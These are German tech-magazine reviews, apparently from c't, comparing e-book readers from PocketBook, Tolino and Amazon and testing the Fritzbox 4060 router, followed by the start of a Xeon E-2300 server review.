Der Touch HD von PocketBook macht einiges anders als die Geräte der Amazon- und Tolino-Familien. Schon optisch sticht er mit einem schicken und etwas verspielten Look heraus. Das zweifarbige Gehäuse hat eine tolle Haptik, liegt wegen seiner Ecken und Kanten aber nicht ganz so geschmeidig in der Hand. Dafür sind seine Knöpfe gut zu erreichen und da es deren vier sind, lässt sich der Touch HD 3 anders als der Name suggeriert auch vollständig ohne die ebenfalls möglichen Touchgesten auf dem Display bedienen.

Er verfügt über eine eigene Shop-Anbindung, deren Katalog dem von Tolino entspricht. Zudem lässt er sich auf Wunsch auch komplett ohne Anbindung und Registrierung nutzen. Auch bei der Cloudanbindung ist man nicht auf den Hersteller angewiesen. Wer mag, verknüpft sein Dropbox-Konto mit dem Reader und befüllt ihn darüber mit Nachschub oder lagert Bücher bei Platzmangel dorthin aus. Letzteres dürfte aber eh nur auftreten, wenn man Hörbücher auf dem Gerät speichert. Auch dabei gibt er sich flexibel und unterstützt gängige Audioformate, hat aber keine direkte Anbindung an große Dienste wie Deezer, Spotify oder gar Amazons Audible. Die Wiedergabe erfolgt über Bluetooth-Kopfhörer oder kabelgebunden, wenn man den mitgelieferten USB-Klinken-Adapter ansteckt.

Bei den Komfortfunktionen wie Suche, Schrift- und Layoutanpassung ist er den anderen Modellen ebenbürtig. Die Wörterbücher erschienen uns im Vergleich zu Amazon und Tolino nicht so umfangreich. Die integrierte Vorlesefunktion klang zudem etwas maschinell und mit wenig oder unpassender Betonung. So taugt sie eher als Notnagel für Sehgeschädigte, macht aus einem E-Book aber kein Hörbuch.

Darüber hinaus wartet der Touch HD 3 mit Apps wie einem Taschenrechner und kleinen Casual-Spielen auf. Das sind nette Dreingaben, die mit einer flotteren CPU beziehungsweise einer flinkeren Bedienung aber mehr Spaß machen würden.

↑ offen und flexibel
 ↑ leicht und handlich
 ↓ langsamer
 Preis: 160 Euro



Tolino vision 6

Die Tolino-Allianz setzt beim vision 6 auf ein asymmetrisches Gehäuse. Den 7 Zoll großen Reader hält man an dem auf einer Seite breiteren Rand einhändig fest. Dank der leicht gebogenen Form liegt der vision 6 dabei sehr gut in der Hand und schmiegt sich ergonomisch an den Handballen an. Leider ist die Idee nicht komplett zu Ende gedacht: Die beiden Tasten zum Umblättern liegen untereinander statt nebeneinander. Statt nur den Daumen zu lupfen, muss man deshalb zum Zurückblättern umgreifen. Dafür lässt sich der Bildinhalt um 180 Grad drehen, damit Linkshänder von der Form profitieren.

Die Verarbeitung des vision 6 ist sehr gut, spiegelt aber trotzdem einen Wermutstropfen neuer Tolinos wider: Seit die Geräte nicht mehr von der Telekom gefertigt werden, ist ihre Hardware zwar noch in der gehobenen Mittelklasse angesiedelt, aber nicht mehr in der Oberklasse. So ist der vision 6 durchaus mit genügend Speicher und schneller CPU ausgestattet, ist wasserdicht und hat ein sehr gutes Display mit variabler Beleuchtung. Doch im Vergleich zu Vorgängern wie dem und der Konkurrenz fehlen High-End-Features wie Sensortasten, eine plane Displayoberfläche, ein Helligkeitssensor und die Funktion „Tippen zum Blättern“. Auch die Materialanmutung wirkt nicht mehr nach Oberklasse. Das Preisniveau ist dabei aber hoch geblieben.

Der Funktionsumfang lässt dagegen kaum Wünsche offen. Die Bedienung ist flott und intuitiv. Dank breiter Anbindung an die Shops aller an Tolino beteiligten Buchhandelsketten gibt es Lesefutter satt, ohne dass man sich an einen Anbieter binden muss. Obendrein ist der vision 6 mit seiner Adobe-DRM-Fähigkeit und der breiten Formatunterstützung sehr offen fürs Bespielen von Büchern aus Drittquellen und erlaubt mit Family-Sharing auch das Teilen von Büchern in der Familie. Mit der unlängst eingeführten Skoobe-Unterstützung eignet er sich zudem für Lese-Flatrates – zumindest die Modelle von Thalia und Osiander.

↑ guter Einhandmodus
 ↑ flexible Anbindung
 ↓ Preis/Leistungsverhältnis
 Preis: 170 Euro

ein Recht auf eine Privatkopie, gleichzeitig ist es aber auch verboten, eine Kopierschutzmaßnahme zu umgehen oder zu knacken.

Wer Freiheit sucht, findet sie bei den Readern von PocketBook. Beim getesteten Touch HD 3 klappte es problemlos, den Reader per USB als externen Speicher an den PC zu hängen. Ungeschützte Bücher oder im Fall von Adobe-DRM mit dem Reader verknüpfte Titel kopiert man per Drag & Drop oder Calibre auf den Reader. Wer sich mehr Komfort wünscht, nutzt den PocketBook-Shop.

Einen sehr guten Kompromiss zwischen Angebot und Freiheit stellen auch die Tolino-Reader der Allianz mehrerer Buchhandelsketten dar. Mit jedem Tolino-Gerät ist es möglich, bei jedem dieser Händler Bücher zu kaufen und auf Wunsch in der 25 GByte großen Tolino-Cloud online vorzuhalten, falls dem Gerät der Speicher ausgehen sollte.

Zusätzlich zur Shop-Anbindung erlaubt die Tolinos ebenfalls das manuelle Übertragen mittels Dateimanager oder mit Calibre. Eine Lese-Flatrate wie Amazon haben sie zwar nicht, lassen sich aber für die Onleihe bei kommunalen Bibliotheken anmelden. Über den Anbieter Skoobe bekommt man zumindest auf Tolino-Geräte, die bei Thalia Mayersche gekauft wurden, eine E-Book-Flatrate. Ob der Dienst später auch auf Modelle der

anderen Händler der Allianz erweitert wird, teilten die Unternehmen bis Redaktionsschluss nicht mit.

Bücher mit Mehrwert

Im Vergleich zu Papier bieten E-Book-Reader weitere Vorteile, die sich erst auf den zweiten Blick erschließen: allen voran die bessere Lesbarkeit. Sofern einem die vom Verlag ausgewählte Schriftart und Größe nicht zusagt, ändert man sie einfach im Lesemenü, das bei allen Geräten mit einem Fingertipp erreichbar ist. Die Reader unseres Tests haben mehrere Schriftarten vorinstalliert, darunter welche mit und ohne Serifen. Darüber hinaus lassen sich bei allen auch weitere Schriften installieren. Da viele Fonts unter Open-Source-Lizenz im Web frei als TTF-Dateien zum Download angeboten werden, sind der Personalisierung kaum Grenzen gesetzt.

Zusätzlich zur Schriftdarstellung ist auch die Anpassung des Layouts möglich. So lassen sich bei allen Testkandidaten der Zeilenabstand und der Randabstand in mehreren Stufen verstellen und die Formatierung wahlweise als Blocksatz oder linksbündig ausrichten. Wer ein wenig mit den Einstellungen spielt, findet schnell eine Darstellung, die die Augen schont und sogar den Griff zur Lesebrille ersetzt. Auch je nach Situation umzuschalten gelingt mit etwas Übung im Handumdrehen.

Die eingebaute Suchfunktion lernt

man ebenfalls schnell zu schätzen. Statt bei gedruckten Büchern im angehängten Stichwortverzeichnis zu wühlen (falls es überhaupt eins gibt), durchsuchen die Reader des Tests die gespeicherten Bücher im Bruchteilen von Sekunden komplett im Volltext. Die Fundstellen präsentieren sie in einer Übersicht, von der man direkt in die jeweilige Seite springt.

Besonders gut klappt das bei den Kindle-Readern. Dort gibt es die X-Ray-Funktion, die man auch aus Amazons Videoportal kennt. Sie listet auf dem Reader alle Protagonisten des Buches auf und erlaubt es, an alle Textstellen mit namentlicher Erwähnung zu springen. Zusätzlich kann man sich alle Bilder eines Buches in einer Übersicht anzeigen lassen.

Wer nicht nur liest, sondern lernt, greift bei Fachbüchern oft zu Post-it-Stickern und Textmarkern. Notizen anlegen und Textstellen hervorheben, das klappt bei den Readern ohne Hilfsmittel digital – und vor allem ohne dauerhafte Schäden am Buch. Ebenfalls praktisch: Bei fremdsprachiger Literatur oder Fachbüchern helfen die eingebauten Wörterbücher unserer Testkandidaten. Lässt man den Finger kurz auf einem Wort verweilen, blenden die Reader die jeweilige Übersetzung oder bei Kindle und Tolino die passende Definition ein.

Seit einigen Jahren machen Hörbücher den gedruckten Werken zusehends Konkurrenz. Den Trend gehen die Reader mit, indem sie wie der Kindle Paperwhite und der Touch 3 HD gespeicherte Hörbücher über Bluetooth-Kopfhörer abspielen. Tolino entkoppelt Audiobooks vom Gerät und bietet die Wiedergabe über die Tolino-App am Smartphone oder Tablet an. In unseren Augen ist das der sinnvollere Ansatz, da Handys mehr Speicher haben und man Audiobooks gerne beim Sport oder unterwegs konsumieren möchte, ohne den vergleichsweise sperrigen Reader mitzuschleppen zu wollen.

Innere Werte

Bei Handys oder Computern ist man es gewohnt, vor dem Kauf alle technischen Eckdaten genau auszuloten und zu vergleichen. Für den Kauf eines E-Book-Reader muss man selten Datenblätter studieren. Ein Beispiel ist der Speicher: Viele Modelle haben nur 8 GByte an Bord – und davon gehen rund 2 GByte fürs Betriebssystem ab. Klingt mickrig und man ist geneigt, mit Modellen mit 16 oder gar 32 GByte zu liebäugeln. Die Zahl relativiert

E-Book-Reader Übersicht

Hersteller	Modell	Display	Auflösung	Int. Speicher	Preis
Amazon	Kindle Oasis (10. Gen.)	6,8 Zoll	300 dpi	8 GByte / 32 GByte	8 GByte: 230 €, 32 GByte: 260 €, 32 GByte + Mobilf.: 320 €
Amazon	Kindle (10. Gen.)	6 Zoll	167 dpi	4 GByte	80 €
Amazon	Kindle Kids (10. Gen.)	6 Zoll	167 dpi	4 GByte	110 € (inkl. 1 Jahr Abo Kindle Kids)
Amazon	Kindle Paperwhite (10. Gen.)	6 Zoll	300 dpi	8 GByte	8 GByte: 120 €, 32 GByte: 170 €, 32 GByte + Mobilf.: 230 €
Amazon	Kindle Paperwhite (11. Gen.)	6,8 Zoll	300 dpi	8 GByte	150 €
Amazon	Kindle Paperwhite Signature Edition (11. Gen.)	6,8 Zoll	300 dpi	32 GByte	190 €
Amazon	Kindle Paperwhite Kids (11. Gen.)	6,8 Zoll	300 dpi	8 GByte	150 € (inkl. Abo Kindle Kids)
PocketBook	Basic Lux 2	6 Zoll	212 dpi	8 GByte	85 €
PocketBook	InkPad Lite	9,7 Zoll	150 dpi	8 GByte	260 €
PocketBook	Touch Lux 5	6 Zoll	212 dpi	8 GByte	120 €
PocketBook	InkPad Color	7,8 Zoll	300 dpi (100 dpi bei Farbe)	16 GByte	300 €
PocketBook	InkPad Touch HD3	6 Zoll	300 dpi	8 GByte	160 €
PocketBook	InkPad 3	7,8 Zoll	300 dpi	8 GByte	240 €
PocketBook	InkPad 3 Pro	7,8 Zoll	300 dpi	16 GByte	270 €
PocketBook	InkPad X	10,3 Zoll	300 dpi	32 GByte	420 €
Tolino	epos 2	8 Zoll	300 dpi	8 GByte	280 €
Tolino	page 2	6 Zoll	212 dpi	8 GByte	70 €
Tolino	shine 3	6 Zoll	300 dpi	8 GByte	90 €
Tolino	vision 6	7 Zoll	300 dpi	8 GByte	160 €

sich, wenn man die Größe eines E-Books gegenüberstellt. Selbst die meisten gut abgebildeten Titel sind nur zwischen 100 und 800 KByte groß. Entsprechend fassen auch spärlich ausgestattete Reader mehrere Tausend Bücher. Sollte der Speicher knapp werden, löscht man die lokalen Titel und holt sie bei Bedarf innerhalb von Sekunden aus der Cloud zurück.

Auch die Akkukapazität verleitet zu falschen Schlüssen. Die Herstellerangaben zur Laufzeit lassen kaum einen vernünftigen Vergleich zu, weil die tatsächliche Laufzeit eher vom Nutzungsverhalten abhängt. Wer das WLAN immer eingeschaltet lässt, etwa weil der Lesefortschritt mit anderen Readern synchronisiert werden soll, oder stets mit voller Displayhelligkeit liest, dessen Reader wird nach wenigen Wochen nach dem Ladegerät rufen. Auf der anderen Seite dürfte ein Gerät mit kleinerem Akku monatelang durchhalten, wenn das WLAN ausgeschaltet bleibt. Aus diesem Grund haben wir bei den Geräten dieses Tests auf eine Messung der Laufzeit verzichtet.

Generell wichtig ist dagegen die Größe. Für Leseratten im Wohnzimmer sind der Kindle Paperwhite und der Tolino vision 6 mit ihren rund 7 Zoll die bessere Wahl. Soll der Reader überwiegend unterwegs genutzt werden, schlägt das Pendel zu kleinen und handlichen Geräten wie dem PocketBook Touch HD 3. Unabhängig von der Größe lohnt sich zudem immer, ein Blick auf die Pixeldichte zu werfen. Je mehr, desto besser – das Maß der Dinge liegt derzeit bei 300 dpi.

Ein weiteres Kaufkriterium ist die Bedienung: Manche mögen dedizierte Tasten zum Umblättern, andere bevorzugen Touchscreens. Bei Tolino und PocketBook bekommt man beides, bei Amazon nur Touch. Dafür ist der Kindle Paperwhite eines der eher seltenen Geräte, bei denen Display und Gehäuse eine plane Oberfläche bieten, die sich leicht abwischen lässt und der per se die Ecken fehlen, in denen sich Staub und Schmutz sammelt.

Zu den Prozessoren und deren Rechenleistung finden sich in den Herstellerangaben meist keine vergleichbaren Aussagen. Dahinter lässt sich fast schon Versatz vermuten, denn die meisten E-Book-Reader sind lahm. Sehr lahm. Von unseren Testkandidaten tat sich der Kindle Paperwhite in der Signature Edition als schnellstes Gerät hervor. Bei ihm lässt sich relativ zügig durch Kapitel springen oder durch das Einstellungsmenü navigieren. Der Tolino vision 6 liegt fast gleichauf. Den Touch

HD 3 von PocketBook empfanden wir am langsamsten. Grundsätzlich sind alle Testkandidaten schnell genug zum Lesen, nerven aber etwas, wenn man im Einstellungsmenü mehrere Änderungen vornehmen will oder mit den eingebauten Shop-Browsern auf Einkaufstour gehen will.

Fazit

Beim Funktionsumfang und der Hardwareausstattung setzt Amazon mit seiner aktuellen Paperwhite-Generation derzeit die Maßstäbe. Insbesondere die Signature Edition ist opulent ausgestattet. Sofern man es möglichst bequem haben will und die Bindung an den Mega-Konzern nicht scheut, spricht nichts gegen den Paperwhite.

Abgesehen von seiner nicht ganz so flinken Oberfläche ist auch der Touch 3 HD von PocketBook gut ausgestattet. Die Bildqualität steht den Readern der ande-

ren Plattformen in nichts nach. Er eignet sich vor allem für Nutzer, die Spaß an Technik und Gadgets haben. Wer seinen Reader partout nicht zum Verwalten der Bibliothek an den PC anschließen will, sitzt dank einer Vielzahl von PocketBook-Shops nicht auf dem Trockenen, richtig Spaß macht er vor allem, wenn man einen Reader für Bücher aus kleinen, unabhängigen Shops sucht.

Der vision 6 von Tolino ist durch seine Präsenz im Buchhandel etwas breiter aufgestellt und liegt mit dem Kindle funktional fast gleichauf. Optisch und haptisch fällt er zum Paperwhite ein wenig ab und ist gemessen daran mit rund 170 Euro kein Schnäppchen. Dafür bietet er den Vorteil, dass man bei lokalen Büchereien ausleihen kann, den hiesigen Buchhandel unterstützt und er offen für Bücher aus diversen Quellen ist. (spo@ct.de) 

E-Book-Reader

Modell	Kindle Paperwhite Signature Edition	Touch HD 3	Vision 6
Hersteller, URL	Amazon, amazon.de	Pocketbook, pocketbook.de	Tolino, mytolino.de
Ausstattung			
Abmessungen / Gewicht	17,4 cm × 12,5 cm × 0,8 cm / 207 g	16,1 cm × 10,8 cm × 0,8 cm / 155 g	16,2 cm × 14,5 cm × 0,8 cm / 215 g
Speicherplatz / erweiterbar	32 GByte / –	16 GByte / –	16 GByte / –
Display / Größe	E-Ink Carta / 6,8 Zoll (17,3 cm)	E-Ink Carta / 6 Zoll (15,2 cm)	E-Ink Carta / 7 Zoll (17,8 cm)
Auflösung / Helligkeit	1264 × 1680 (300 dpi) / 0,2–105 cd/m²	1072 × 1448 (300 dpi) / 0,4–108 cd/m²	1264 × 1680 (300 dpi) / 0,5–42 cd/m² (108 cd/m² im Boost-Modus)
Farbtemperatur anpassbar / automatische Farbtemperatur / automatische Helligkeit	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / –
Schnittstellen	WLAN 2,4 + 5 GHz, Bluetooth, USB-C	WLAN 2,4 GHz, Bluetooth, Micro-USB	WLAN 2,4 + 5 GHz, USB-C
Wasserfest	✓ (IPX8)	✓ (IPX7)	✓ (IPX8)
Bedienung	Touch	Touch, Tasten	Touch, Tasten
Funktionsumfang			
Formate	AZW3, AZW, TXT, PDF, MOBI, PRC, HTML, DOC, DOCX, JPEG, GIF, PNG, AAX	PDF, PDF, EPUB, EPUB, DJVU, FB2, FB2.ZIP, DOC, DOCX, RTF, PRC, TXT, CHM, HTM, HTML, MOBI, ACSM, MP3, M4B	EPUB, PDF, TXT
DRM	Amazon DRM	Adobe DRM	Adobe DRM
Ausleihe / Flatrate	✓ / ✓	✓ / –	✓ / ✓
Suche / Markieren / Notizen / Wörterbücher	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
Display-Rotation	✓	✓	✓
Cloudspeicher / externe Clouds	✓ / –	✓ / ✓ (Dropbox)	✓ / –
Hörbücher	✓	✓	–
Vorlesefunktion	✓ (nur Englisch)	✓	–
Browser / Apps	✓ / –	✓ / ✓	✓ / –
Gerätesperre / Gastzugang / ohne Account nutzbar	✓ / – / –	– / ✓ / ✓	✓ / – / ✓
Bewertung			
Display	⊕⊕	⊕⊕	⊕⊕
Darstellung	⊕⊕	⊕⊕	⊕⊕
Ausstattung	⊕⊕	⊕⊕	⊕
Bedienung	⊕⊕	○	⊕
Preis	190 €	160 €	170 €
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden			



VPN-Express

Fritzbox 4060: Rasanter Breitband-WLAN-Router im Test

AVM stellt seine Router auf eine neue Hardwarebasis mit Qualcomm's aktuellen Wi-Fi-6-Chips. Als erster Router hat die Fritzbox 4060 das neue Innenleben bekommen. Ein Beleg für den Leistungssprung ist der enorme VPN-Durchsatz.

Von Ernst Ahlers

Wir ahnten schon beim ersten Blick auf die Konfigurationsseiten, dass die Fritzbox 4060 mit dem neuen Router-

Prozessor IPQ8074A viel mehr leistet als etwa das frühere Spitzenmodell 7590: Die Webseiten der 4060 bauten sich geschätzt dreimal so schnell auf. Der erste Eindruck sollte sich bestätigen.

Als Breitband-WLAN-Router kommt die Fritzbox 4060 ohne integriertes Modem. Damit ist sie für alle interessant, die vom Provider beispielsweise einen Glasfaser-Netzwerkabschluss (Optical Network Terminator, ONT) oder ein simples Modem für andere Zugänge gestellt bekommen. Auch in einer Kaskade hinter dem Hauptrouter tut die 4060 gute Dienste. Wer jedoch einen Access-Point als per LAN-Kabel angebundenen Mesh-Node braucht, würde aus AVMs Portfolio eher den Fritz-Repeater 6000 wählen (Test in

c't 11/2021, S. 82). Er gründet auf derselben Hardware, ist aber etwas preisgünstiger.

Wie der 6000er-Repeater so funkt auch die Fritzbox 4060 mit drei WLAN-Schnittstellen, die gemäß dem aktuellen Standard IEEE 802.11ax alias Wi-Fi 6 mit vier MIMO-Streams laufen (ct.de/ywz4). Das führt im 2,4-Gigahertz-Band zu einer Summendatenrate von knapp 1200 Mbit/s, wenn der Router mehrere Clients gleichzeitig oder einen 4-Stream-Client bedienen kann. Bei einem einzelnen und heute üblichen 2-Stream-Client wie den von uns für WLAN-Benchmarks genutzten AX200-Chip in Notebooks sind es knapp 600 Mbit/s. In den beiden Blöcken des 5-GHz-Bandes nutzt der Router maximal 80 MHz breite Kanäle, sodass die Bruttodatenrate pro Funkzelle dort höchstens 2400 Mbit/s erreicht.

Zum Internet baut die 4060 die Verbindung über einen maximal 2,5 Gbit/s schnellen Ethernet-Port auf, intern gibt es drei 1 Gbit/s schnelle Buchsen. Dazu kommt ein USB-3.2-Gen1-Port (USB 3.0 bis 5 Gbit/s), um Massenspeicherinhalte oder Drucker im (W)LAN bereitzustellen. Anders als AVMs ältere Breitband-WLAN-Router 4020 und 4040 enthält die 4060 zusätzlich eine DECT-Schnittstelle für Schnurlostelefone und DECT-ULE-Smart-Home-Geräte.

Aufsetzen

Bei AVMs Routern mit integriertem Modem ist die Internet-Zugangsart klar und ein Assistent hilft beim Einrichten. Der auf verschiedene Zugangstypen ausgelegten 4060 muss man manchmal per Ausklappmenü sagen, was am WAN-Port Sache ist, und Zugangsdaten eintragen.

Nach Importieren der Konfigurationsdatei einer Fritzbox 7590 für einen Telekom-VDSL-Zugang baute die 4060 über ein Super-Vectoring-Modem die Internetverbindung anstandslos auf. IPv6, Multicast-IPTV und Telefonie – nach Wiederverbinden der Fritz-Fons im erweiterten Kopplungsmodus – liefen auf Anhieb. Auch die restlichen Einstellungen etwa für WLAN, DynDNS und Dienstfreigaben übernahm der Router.

Performance

Mit dem bis 2,5 Gbit/s tauglichen WAN-Port kann die Fritzbox 4060 auch sehr schnelle Zugänge nutzen. Per Ethernet-Kabel koppelt sie LAN-Hosts aber nur mit maximal 1 Gbit/s an. Im WLAN maßen wir mit dem AX200-Client bis knapp an 900

Mbit/s in der Nähe (siehe Tabelle). Über mehr Distanz durch Wände sank der Durchsatz erwartungsgemäß. Dabei erzielte die typischerweise für einen Mesh-Backbone verwendete zweite 5-GHz-Schnittstelle deutlich bessere Werte als die erste, was vermutlich an der Antennenzuordnung liegt (siehe Platinenfoto).

Im Mesh-Betrieb mit dem gut zu ihr passenden Fritz-Repeater 6000 gab die 4060 auch keinen Anlass zur Klage: Der Mesh-Backbone lieferte an einen per LAN-Kabel am Repeater hängenden PC über 20 Meter noch fast 500 Mbit/s. Stand das Notebook noch mal sechs Meter und eine zusätzliche Wand weiter weg, kamen immer noch über 200 Mbit/s an.


Beim Vermitteln zwischen Internet und LAN (NAT-Durchsatz) schöpfte die 4060 im IP-zu-IP-Betrieb (DHCP am WAN-Port, Routerkaskade) die mit Gigabit-Ethernet möglichen 950 Mbit/s netto problemlos aus. Bei PPPoE beschränkte möglicherweise unser Testsetup den Durchsatz auf rund 800 Mbit/s. AVM gibt an, 940 Mbit/s gemessen zu haben.

VPN-Rasanz und Energiebedarf

Die von 1 GByte RAM flankierte moderne Router-CPU Qualcomm IPQ8074A, die in der Fritzbox 4060 steckt, verspricht mit ihren vier bis zu 2,2 GHz flott getakteten ARM-Cortex-A53-Kernen eine viel höhere Rechenleistung als die angestaubten, maximal 1 GHz schnellen MIPS-Dual-Cores älterer Fritzboxen. Ihre Rechenpower setzte die 4060 mit dem Fritz-VPN auf IPsec-Basis in unserem Test gewinnbringend ein: Wir maßen im Road-Warrior-Szenario (mobiler Arbeiter wählt sich ins Heim- oder Firmennetz ein) mit PPPoE-Internetverbindung satte 745 Mbit/s im Downstream (Internet ins Fritzbox-LAN) und 474 Mbit/s in Gegenrichtung.

Bei der verbreiteten 7590 waren es mit der Labor-Firmware 7.39 kürzlich gerade mal 76 und 63 Mbit/s. Im Mittel war die 4060 in diesem Szenario also fast neunmal so schnell wie die 7590. An einem DHCP-WAN-Zugang war die 4060 bei 906 und 613 Mbit/s sogar noch etwas flotter als die 7590 (74 / 60 Mbit/s, im Mittel Faktor 11). Daran hat wahrscheinlich ein geschickt eingesetzter Kryptobeschleuniger in der Qualcomm-CPU seinen Anteil.

Die flinke CPU sorgt auch für schnelleren Netzwerkzugriff auf USB-Massenspeicher: Beim Transfer großer Dateien von einer und auf eine USB-3.0-SSD lieferte die 4060 im c't-NAS-Benchmark je nach



Die 12 Sende- und Empfangssignale der drei 4-Stream-WLAN-Schnittstellen in der Fritzbox 4060 verteilten AVMs Entwickler zusammen mit dem DECT-Diversity-Anschluss geschickt auf acht Antennen. Sechs sind als Dual-Band-Leiterbahnzüge am Platinenrand angelegt (linke obere Ecke: DECT bei 1,9 GHz und 5-GHz-WLAN II, der Rest 2,4- und 5-GHz-WLAN I), zwei senkrecht auf der Platine stehende Metallstäbchen agieren als $\lambda/4$ -Strahler (5 GHz II).

Dateisystemtyp (FAT32, NTFS, ext4) und Richtung zwischen 85 und 112 MByte/s. Damit kommt die neue Fritzbox auf das Niveau echter Netzwerkspeicher (NAS) und hängt beispielsweise die 7590AX mit ihren 30 bis 60 MByte/s lässig ab.

Mit 8,2 Watt im Leerlauf bei zwei mit 1 Gbit/s laufenden Ports zieht die 4060 viel mehr Saft aus dem Stromnetz als ihre kleine Schwester 4040 (3,5 Watt). Aber dafür hat sie neben dem potenteren Prozessor auch drei moderne 4-Stream-Wi-Fi-6-Schnittstellen statt zwei 2-Stream-Wi-Fi-5-Module und zusätzlich DECT-Funk für Telefonie und Heimautomation an Bord. Das rechtfertigt die höheren Stromkosten allemal.

Fazit

Mit dem neuen Prozessor stellt AVM seine Router-Palette auf eine sehr leistungsfähige Hardwarebasis. Das belegt die 4060 exemplarisch mit ihrem um Längen verbesserten VPN- und NAS-Durchsatz. Wer einen schnellen Internetzugang mit Provider-Modem weiterverteilen will oder einen modernen WLAN-Router für eine Routerkaskade sucht, tätigt mit der nicht gerade billigen Fritzbox 4060 gewiss keinen Fehlkauf.

Der Umstieg auf den aktuellen Qualcomm-Chipsatz verheißt Gutes für die

kommenden AVM-Routermodelle: Noch ein Super-Vectoring-Modem nebst ISDN-FPGA in die 4060 hinein und fertig wäre eine Fritzbox 7690. eine Fritzbox 7690. Wir sind gespannt. (ea@ct.de) **ct**


WLAN-FAQ: [ct.de/ywz4](https://www.ct.de/ywz4)

AVM FRITZ!Box 4060

Breitband-Router mit schnellem WLAN	
Hersteller	AVM, avm.de
WLAN	3 × Wi-Fi 6 (4) = IEEE 802.11ax-1200 / 2400 / 2400, simultan dualband, WPA3, WPS, DFS
Bedienelemente	Connect, 5 Statusleuchten
Anschlüsse	4 × RJ45 (WAN: 1 × NBase-T bis 2,5 Gbit/s, LAN: 3 × Gigabit-Ethernet), DECT-Basis, 1 × USB (5 Gbit/s)
Getestete Firmware	7.29
NAT-Perf. PPPoE (DS / US)	842 / 809 Mbit/s
IP-zu-IP (DS / US)	949 / 951 Mbit/s
WLAN 2,4 GHz nah / 20 m ¹	407 / 233-344 Mbit/s
5 GHz I nah / 20 m ¹	878 / 91-145 Mbit/s
5 GHz II nah / 20 m ¹	821 / 281-329 Mbit/s
Backbone-Durchsatz nah / 20 m ²	935 / 463-477 Mbit/s
Client-Durchsatz 26 m 2,4 / 5 GHz ^{1,2}	210 / 214 Mbit/s
Leistungsaufnahme ³	8,2 Watt / 18,8 VA
Jährliche Stromkosten ³	29 €
Preis	259 € (UVP)

¹ gegen Intel AX200 ² mit Fritz-Repeater 6000 als Mesh-Node

³ idle, 2 Gigabit-Ethernet-Links ohne Traffic, Dauerbetrieb, 40 Cent/kWh, gerundet



Kleinserver-Antrieb

Intel Xeon E-2388G auf dem Asus-Serverboard P12R-M

Mit der CPU-Familie Xeon E-2300 bringt Intel nach vier Jahren endlich deutlich stärkere Prozessoren sowie PCIe 4.0 für bezahlbare, sparsame und kompakte Server. Der Test zeigt jedoch, dass Konkurrenz fehlt, beispielsweise von AMD.

Von Christof Windeck

Die Xeon E-2300 sind die jüngsten Vertreter von Intel-Prozessoren für bezahlbare und sparsame Single-Socket-Server. Solche Maschinen mit einem einzigen Prozessor, der eng mit einem Core i verwandt ist, reichen für viele Kleinfirmen und Arbeitsgruppen aus. Sie sind auch für Privatleute attraktiv, die für ihren Heimserver mehr wünschen, als ein NAS bietet: etwa größere Flexibilität bei der Ausstattung, ein offenes Betriebssystem sowie Arbeitsspeicher mit dem Fehlerschutz Error Correction Code (ECC-RAM).

